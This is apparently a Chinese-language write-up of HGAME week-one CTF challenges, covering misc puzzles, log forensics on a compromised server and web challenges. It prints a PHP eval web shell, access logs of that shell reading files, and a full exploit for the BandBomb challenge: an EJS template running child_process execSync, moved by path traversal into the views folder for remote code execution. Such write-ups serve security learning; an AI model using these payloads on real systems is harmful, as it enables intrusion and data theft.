
HGAME-WEEK1

队伍名称#队伍ID：mrl64#00005d

签到

TEST NC



```
❯ nc node1.hgame.vidar.club 31257
ls
bin
dev
etc
flag
home
lib
media
mnt
opt
proc
root
run
sbin
srv
start.sh
sys
tmp
usr
var
cat flag
hgame{yoUR-Can_CONnECT_To-Th3_rEM0tE-3NViR0NM3nt-to-gEt_FLAg0}
```


从这里开始的序章。

直接提交描述里的flag即可。


MISC

Hakuya Want A Girl Friend

txt里面正过来看是一个zip，反过来看是一个png。png宽高错误，改高看到zip密码：



解压zip拿到flag：



hagme{h4kyu4_w4nt_gir1f3nd_+q_931290928}

开头是hgame，这里估计打错了（

Level 314 线性走廊中的双生实体

翻了下pt文件，看到了代码：


```
class MyModel(Module):
  __parameters__ = []
  __buffers__ = []
  training : bool
  _is_full_backward_hook : Optional[bool]
  linear1 : __torch__.torch.nn.modules.linear.Linear
  security : __torch__.SecurityLayer
  relu : __torch__.torch.nn.modules.activation.ReLU
  linear2 : __torch__.torch.nn.modules.linear.___torch_mangle_0.Linear
  def forward(self: __torch__.MyModel,
    x: Tensor) -> Tensor:
    linear1 = self.linear1
    x0 = (linear1).forward(x, )
    security = self.security
    x1 = (security).forward(x0, )
    relu = self.relu
    x2 = (relu).forward(x1, )
    linear2 = self.linear2
    return (linear2).forward(x2, )
class SecurityLayer(Module):
  __parameters__ = []
  __buffers__ = []
  training : bool
  _is_full_backward_hook : Optional[bool]
  flag : List[int]
  fake_flag : List[int]
  def forward(self: __torch__.SecurityLayer,
    x: Tensor) -> Tensor:
```

```
    _0 = torch.allclose(torch.mean(x), torch.tensor(0.31415000000000004),
1.0000000000000001e-05, 0.0001)
    if _0:
      _1 = annotate(List[str], [])
      flag = self.flag
      for _2 in range(torch.len(flag)):
        b = flag[_2]
        _3 = torch.append(_1, torch.chr(torch.__xor__(b, 85)))
      decoded = torch.join("", _1)
      print("Hidden:", decoded)
    else:
      pass
    if bool(torch.gt(torch.mean(x), 0.5)):
      _4 = annotate(List[str], [])
      fake_flag = self.fake_flag
      for _5 in range(torch.len(fake_flag)):
        c = fake_flag[_5]
        _6 = torch.append(_4, torch.chr(torch.sub(c, 3)))
      decoded0 = torch.join("", _4)
      print("Decoy:", decoded0)
    else:
      pass
    return x
```

发现这里就是将flag异或85后输出，直接打印flag：

```
import torch

model = torch.jit.load("entity.pt")
print(model.security.flag)
```

将得到的结果异或：




```
51, 57, 52, 50, 46, 38, 101, 10, 33, 61, 100, 38, 10, 100, 38, 10, 39, 102, 52, 57, 10, 38, 102,
54, 39, 102, 33, 40
```

```
flag{s0_th1s_1s_r3al_s3cr3t}
```


Computer cleaner

flag1，/var/www/html/uploads/shell.php：




```
<?php @eval($_POST['hgame{y0u_']);?>
```

flag2，看日志：



```
121.41.34.25 - - [17/Jan/2025:12:01:03 +0000] "GET / HTTP/1.1" 200 1024 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36"
121.41.34.25 - - [17/Jan/2025:12:01:03 +0000] "GET /upload HTTP/1.1" 200 1024 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36"
121.41.34.25 - - [17/Jan/2025:12:01:15 +0000] "POST /upload HTTP/1.1" 200 512 "http://localhost/upload" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36"
121.41.34.25 - - [17/Jan/2025:12:01:20 +0000] "POST /upload HTTP/1.1" 200 1024 "http://localhost/upload" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36"
121.41.34.25 - - [17/Jan/2025:12:01:35 +0000] "POST /upload HTTP/1.1" 200 1024 "http://localhost/upload" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36"
121.41.34.25 - - [17/Jan/2025:12:01:50 +0000] "POST /upload HTTP/1.1" 200 1030 "http://localhost/upload" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36"
121.41.34.25 - - [17/Jan/2025:12:01:55 +0000] "GET /uploads/shell.php HTTP/1.1" 200 1024 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36"
121.41.34.25 - - [17/Jan/2025:12:02:00 +0000] "GET /uploads/shell.php?cmd=ls HTTP/1.1" 200 2048 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36"
121.41.34.25 - - [17/Jan/2025:12:02:05 +0000] "GET /uploads/shell.php?cmd=cat%20~/Documents/flag_part3 HTTP/1.1" 200 2048 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36"
```

注意到这个ip，访问下：




Are you looking for me

Congratulations!!!

_hav3_cleaned_th3

最后日志也指出了flag3在Documents目录下：




```
_c0mput3r!}
```

WEB


Level 24 Pacman

就硬看前端，这里运气好翻到了，不然还要找个网站去美化下：



view-source:http://146.56.217.40:30090/static/script/index.js

```
FMBXG','1001','#C33','170199AKrfCQ','times','fillText','here is your gift:aGFldTRlcGNhXzR0cmdte19yX2Ftbm1zZX0=','stringify','1167426AUPLlo','keyCode','SCOR
```



Recipe

From Base64
Alphabet: A-Za-z0-9+/=
[✓ Remove non-alphabet chars]
Strict mode

Rail Fence Cipher Decode
Key: 2
Offset: 0

Input

```
aGFldTRlcGNhXzR0cmdte19yX2Ftbm1zZX0=
```

Output

```
hgame{u_4re_pacman_m4ster}
```


Level 47 BandBomb

我去这不是我们ave mujica吗？

审代码，可以上传文件，可以改名，全部没有限制，这里存在目录穿越。

渲染仅在/的mortis下，因此目标就是修改../views/mortis.ejs。

上传文件：


Burp Project Intruder Repeater View Help
Burp Suite Professional v2024.10 - Temporary Project - licensed to mrl64
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Send Cancel
Pretty Raw Hex Render
Search 0 highlights


Request

```
Accept-Encoding: gzip, deflate, br
Referer: http://node2.hgame.vidar.club:30413/
Content-Type: multipart/form-data;
boundary=---------------------------142898020262334039239598l8060
Content-Length: 407
Origin: http://node2.hgame.vidar.club:30413
Connection: keep-alive
Priority: u=0

-----------------------------142898020262334039239598l8060
Content-Disposition: form-data; name="file"; filename="bbb.js"
Content-Type: application/octet-stream

<!DOCTYPE html>
<html lang="en">
<head>
</head>
<body>
    <div>
        <%=
process.mainModule.require('child_process').execSync('env') %>
    </div>
</body>
</html>

-----------------------------142898020262334039239598l8060--
```

Response

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 52
ETag: W/"34-olWDxngp9Vo6rzrY9tJyfpU+GSk"
Date: Mon, 03 Feb 2025 15:04:18 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
    "message":"文件上传成功",
    "filename":"bbb.js"
}
```

修改名称：


Burp Project Intruder Repeater View Help
Burp Suite Professional v2024.10 - Temporary Project - licensed to mrl64
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Send Cancel
Pretty Raw Hex Render


Request

```
POST /rename HTTP/1.1
Host: node2.hgame.vidar.club:30413
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0)
Gecko/20100101 Firefox/134.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://node2.hgame.vidar.club:30413/rename
Content-Type: application/json
Content-Length: 60
Origin: http://node2.hgame.vidar.club:30413
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i

{
    "oldName":"bbb.js",
    "newName":"../views/mortis.ejs"
}
```

Response

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 35
ETag: W/"23-gudUQPS1WYol6We7jI6FbDwyxig"
Date: Mon, 03 Feb 2025 15:04:20 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
    "message":"文件重命名成功"
}
```


访问拿到flag：



```
80 RET2SHELL_27_1165_PORT_3000_TCP=tcp://10.43.166.199:3000 RET2SHELL_37_52_PORT_9999_TCP_ADDR=10.4.
 RET2SHELL_14_250_PORT_80_TCP_PORT=80 RET2SHELL_18_1225_SERVICE_HOST=10.43.213.39
9.113:80 RET2SHELL_18_642_SERVICE_PORT=80 RET2SHELL_14_1283_SERVICE_HOST=10.43.44.169
